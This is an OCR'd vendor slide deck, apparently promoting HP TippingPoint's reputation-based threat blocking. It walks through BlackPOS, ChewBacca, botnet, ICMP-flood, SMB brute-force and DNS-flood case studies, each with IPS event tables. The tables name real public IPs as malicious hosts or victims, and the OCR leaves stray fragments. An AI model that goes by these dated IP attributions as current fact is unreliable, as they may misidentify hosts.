
1. ThreatDV filter detects BlackPOS data exfiltration attempts using naming convention matching in FTP
2. Reputation provides protection using blacklisted IP address
3. **Attack is stopped!**

ThreatDV + Reputation Stops Attacks – Use Case:

ChewBacca TOR based malware example

1. ThreatDV has Chewbacca specific malware filters that detects DNS queries to known Chewbacca CnC servers
2. Reputation detects TOR exit nodes used in this attack
3. Chewbacca traffic is detected by using a TOR network activity filter
4. **Attack is stopped!**

How to Evaluate the Reputation of a Device?



Device Reputation

- Device behaving well?
- Generating Exploit traffic?
- Part of Botnet?
- Hosting Malware?
- P2P Super Node?
- …

Network Traffic in/out

- Applications used
- Traffic matching exploits
- Good vs. bad traffic

Network Applications


- Services
- Content hosted (malware)
- Application issues/vulns

Associations

- Participation in malware
- Participation in scams
- Participation in Phishing

DVLabs Reputation Service:

Changing the Face of Reputation



Reputation Database

- IPv4 Addresses
- IPv6 Addresses
- DNS Names
- 1M+ IP Addresses
- 1M+ DNS Names
- Updates Every 2 Hr

3rd Party Malware Research

- Malware research and analysis
- Identify devices participating in malware activity

Open Source Community

- Various malware/ phishing/ botnet communities
- Unallocated (Bogon) Lists
- DVLabs validated

ugust 10, 2014

ThreatLinQ Database

- Global threat monitoring event DB
- Over 12M real-time attack events daily

TippingPoint Lighthouse Program

- Real-time attack sensors
- Globally deployed
- Detailed data collection

Customer Event Data

- Attack events
- Global customer IPS
- Detailed data collection

3rd Party Web & Email Research

- Providers of web/email security
- Analysis of malicious traffic

SANS Institute


- Global Community participation
- Correlates Firewall Security Events

Stop All Communications with Bad IP and Domain

HP TippingPoint Reputation Feeds

Reputation Database

- IPv4 & IPv6 Address
- DNS Names
- Geography
- Merge with your data



Spammers
Up to 80% of spam generated by top 100 spammers

Malware Depots
Estimates of 2,500 - 50,000 new malware depots discovered

Botnet CnC
5,000 - 6,000 sites worldwide

Phishing Sites
50,000+ new phishing sites discovered monthly

Compromised Hosts
Millions worldwide

BLOCK OUTBOUND TRAFFIC

BLOCK INBOUND TRAFFIC

- Botnet Trojan downloads
- Malware, spyware, & worm downloads
- Access to botnet CnC sites
- Access to phishing sites


- Spam and phishing emails
- DDoS attacks from botnet hosts
- Web App attacks from botnet hosts

ThreatDV stops Botnet-- Real Case

HP TippingPoint Reputation Feed

Czech Republic

Multiple inside devices communicate with a malicious IP in midnight




事件	來源IP	目的IP	目的Port	目的區域	次數	時間
Rep-60 31.170.179.179	10.80.219.144	31.170.179.179	80	CZ	1	2013/04/03 00:59:31
Rep-60 31.170.179.179	10.44.158.91	31.170.179.179	80	CZ	1	2013/04/03 00:58:35
Rep-60 31.170.179.179	10.80.219.144	31.170.179.179	80	CZ	1	2013/04/03 00:58:25
Rep-60 31.170.179.179	10.44.158.91	31.170.179.179	80	CZ	1	2013/04/03 00:57:21
Rep-60 31.170.179.179	10.80.219.144	31.170.179.179	80	C 捷克共和國	1	2013/04/03 00:57:11
Rep-60 31.170.179.179	10.44.158.91	31.170.179.179	80	CZ	1	2013/04/03 00:56:19
Rep-60 31.170.179.179	10.80.219.144	31.170.179.179	80	CZ	1	2013/04/03 00:55:59
Rep-60 31.170.179.179	10.44.158.91	31.170.179.179	80	CZ	1	2013/04/03 00:55:09
Rep-60 31.170.179.179	10.80.219.144	31.170.179.179	80	CZ	1	2013/04/03 00:54:49
Rep-60 31.170.179.179	10.44.158.91	31.170.179.179	80	CZ	1	2013/04/03 00:53:55

DDoS

Transaction interface
-transactionType
-transactionStatus
+getTransacti
Secure Interface
-secureId
-securetyProtocol
Account
-accountId

Real Case Study 1 (Stuff up the link of a manufacture)


ICMP Fragmented Packet



Manufacture in SH

Data Center in TP

(ICMP Fragment events show up a pick on 5/31)




(Compare with history behavior)

ICMP Fragment Flooding consumes bandwidth

We found over 10,000,000 ICMP Fragmented Packets in one hour. The packet size is 1,500Bytes. It means this ICMP flooding consumes 33Mbps bandwidth.

Trend analysis helps detecting abnormal traffic in real time

Drill Down → We can see all attack sources



事件	事件型態	等級	來源IP	區域	來源Port	來	目的IP	區域	目的Port	目	動作	次數
0083: ICMP: Fragmented packet	ips	Major	.19.241	TW	0	nai	202.71.100.114	MY	0		Permit	1200
0083: ICMP: Fragmented packet	ips	Major	.33.36	TW	0	nai	202.71.100.114	MY	0		Permit	1035
0083: ICMP: Fragmented packet	ips	Major	.9.73	TW	0	nai	202.71.100.114	MY	0		Permit	600
0083: ICMP: Fragmented packet	ips	Major	.9.109	TW	0	nai	202.71.100.114	MY	0		Permit	484
0083: ICMP: Fragmented packet	ips	Major	.9.73	TW	0	nai	202.71.100.114	MY	0		Permit	425
0083: ICMP: Fragmented packet	ips	Major	.9.153	TW	0	nai	202.71.100.114	MY	0		Permit	323
0083: ICMP: Fragmented packet	ips	Major	.19.241	TW	0	nai	202.157.177.39	MY	0		Permit	825
0083: ICMP: Fragmented packet	ips	Major	.33.36	TW	0	nai	202.157.177.39	MY	0		Permit	529
0083: ICMP: Fragmented packet	ips	Major	.9.153	TW	0	nai	202.157.177.39	MY	0		Permit	350
0083: ICMP: Fragmented packet	ips	Major	.9.109	TW	0	nai	202.157.177.39	MY	0		Permit	344
0083: ICMP: Fragmented packet	ips	Major	.19.241	TW	0	nai	202.157.177.39	MY	0		Permit	1
0083: ICMP: Fragmented packet	ips		.9.109	TW	0	nai	202.157.177.39	MY	0		Permit	1
0083: ICMP: Fragmented packet	ips		.33.36	TW	0	nai	202.157.177.39	MY	0		Permit	1
0083: ICMP: Fragmented packet	ips		.9.153	TW	0	nai	202.157.177.39	MY	0		Permit	1
0083: ICMP: Fragmented packet	ips		.19.241	TW	0	nai	206.16.241.29	US	0		Permit	1202
0083: ICMP: Fragmented packet	ips		.33.36	TW	0	nai	206.16.241.29	US	0		Permit	978
0083: ICMP: Fragmented packet	ips		.9.109	TW	0	nai	206.16.241.29	US	0		Permit	549


(Inside IP- Botnet)

(Destination- Victim)

(Huge Amount)

Real Case Study 2 (Brute force attack)

(17:39, Brute Force AD event burst)




事件
6924: DNS: NXDOMAIN Response
1400: SMB: Windows Logon Failure


事件	來源IP	來源Port	區域	目的IP	目的Port	目的名稱解析	區域	次數
1400: SMB: Windows Logon Failure	111.148.238.223	2539		192.168.10.5	microsoft-ds(445)	台北辦公室		65
1400: SMB: Windows Logon Failure	111.148.238.223	2539		192.168.10.5	microsoft-ds(445)	台北辦公室		65
1400: SMB: Windows Logon Failure	111.148.238.223	58828		192.168.10.5	microsoft-ds(445)	台北辦公室		1
1400: SMB: Windows Logon Failure	111.148.238.223	58828		192.168.10.5	microsoft-ds(445)	台北辦公室		1
1400: SMB: Windows Logon Failure	114.51.26.141	58159	JP	192.168.10.5	microsoft-ds(445)	台北辦公室		1
1400: SMB: Windows Logon Failure	114.51.26.141	58159	JP	192.168.10.5	microsoft-ds(445)	台北辦公室		1
1400: SMB: Windows Logon Failure	114.51.26.141	65291	JP	192.168.10.5	microsoft-ds(445)	台北辦公室		2
1400: SMB: Windows Logon Failure	114.51.26.141	65291	JP	192.168.10.5	microsoft-ds(445)	台北辦公室		2
1400: SMB: Windows Logon Failure	114.51.26.141	60331	JP	192.168.10.5	microsoft-ds(445)	台北辦公室		1
1400: SMB: Windows Logon Failure	114.51.26.141	60331	JP	192.168.10.5	microsoft-ds(445)	台北辦公室		1
1400: SMB: Windows Logon Failure	80.191.236.226	1120	IR	192.168.10.5	microsoft-ds(445)	台北辦公室		4
1400: SMB: Windows Logon Failure	80.191.236.226	1120	IR	192.168.10.5	microsoft-ds(445)	台北辦公室		4
1400: SMB: Windows Logon Failure	80.191.236.226	3522	IR	192.168.10.5	microsoft-ds(445)	台北辦公室		2
1400: SMB: Windows Logon Failure	80.191.236.226	3522	IR	192.168.10.5	microsoft-ds(445)	台北辦公室		2
1400: SMB: Windows Logon Failure	80.191.236.226	3522	IR	192.168.10.5	microsoft-ds(445)	台北辦公室		10
1400: SMB: Windows Logon Failure	80.191.236.226	3522	IR	192.168.10.5	microsoft-ds(445)	台北辦公室		10

(We can find attackers in 1 min)

Real Case Study 3 (Crash DNS Service)


Huge DNS NX Domain Query → FW/DNS can't handle them → Impact Web browsing






事件	來源IP	目的IP	目的Port	次數 ▾
C006929: DNS: DNS Query	210.60.205.37	7.126.1	domain(53)	348
C006929: DNS: DNS Query	210.60.205.30	7.126.1	domain(53)	204
C006929: DNS: DNS Query	163.27.126.250	7.126.1	domain(53)	193
C006929: DNS: DNS Query	210.60.205.56	7.126.1	domain(53)	132
C006929: DNS: DNS Query	210.60.205.19	7.126.1	domain(53)	121
C006929: DNS: DNS Query	163.27.126.253	7.126.1	domain(53)	86
C006929: DNS: DNS Query	210.60.205.29	7.126.1	domain(53)	81
C006929: DNS: DNS Query	210.60.205.85	7.126.1	domain(53)	76

(134 source IP addresses send NX Domain queries at the same time)

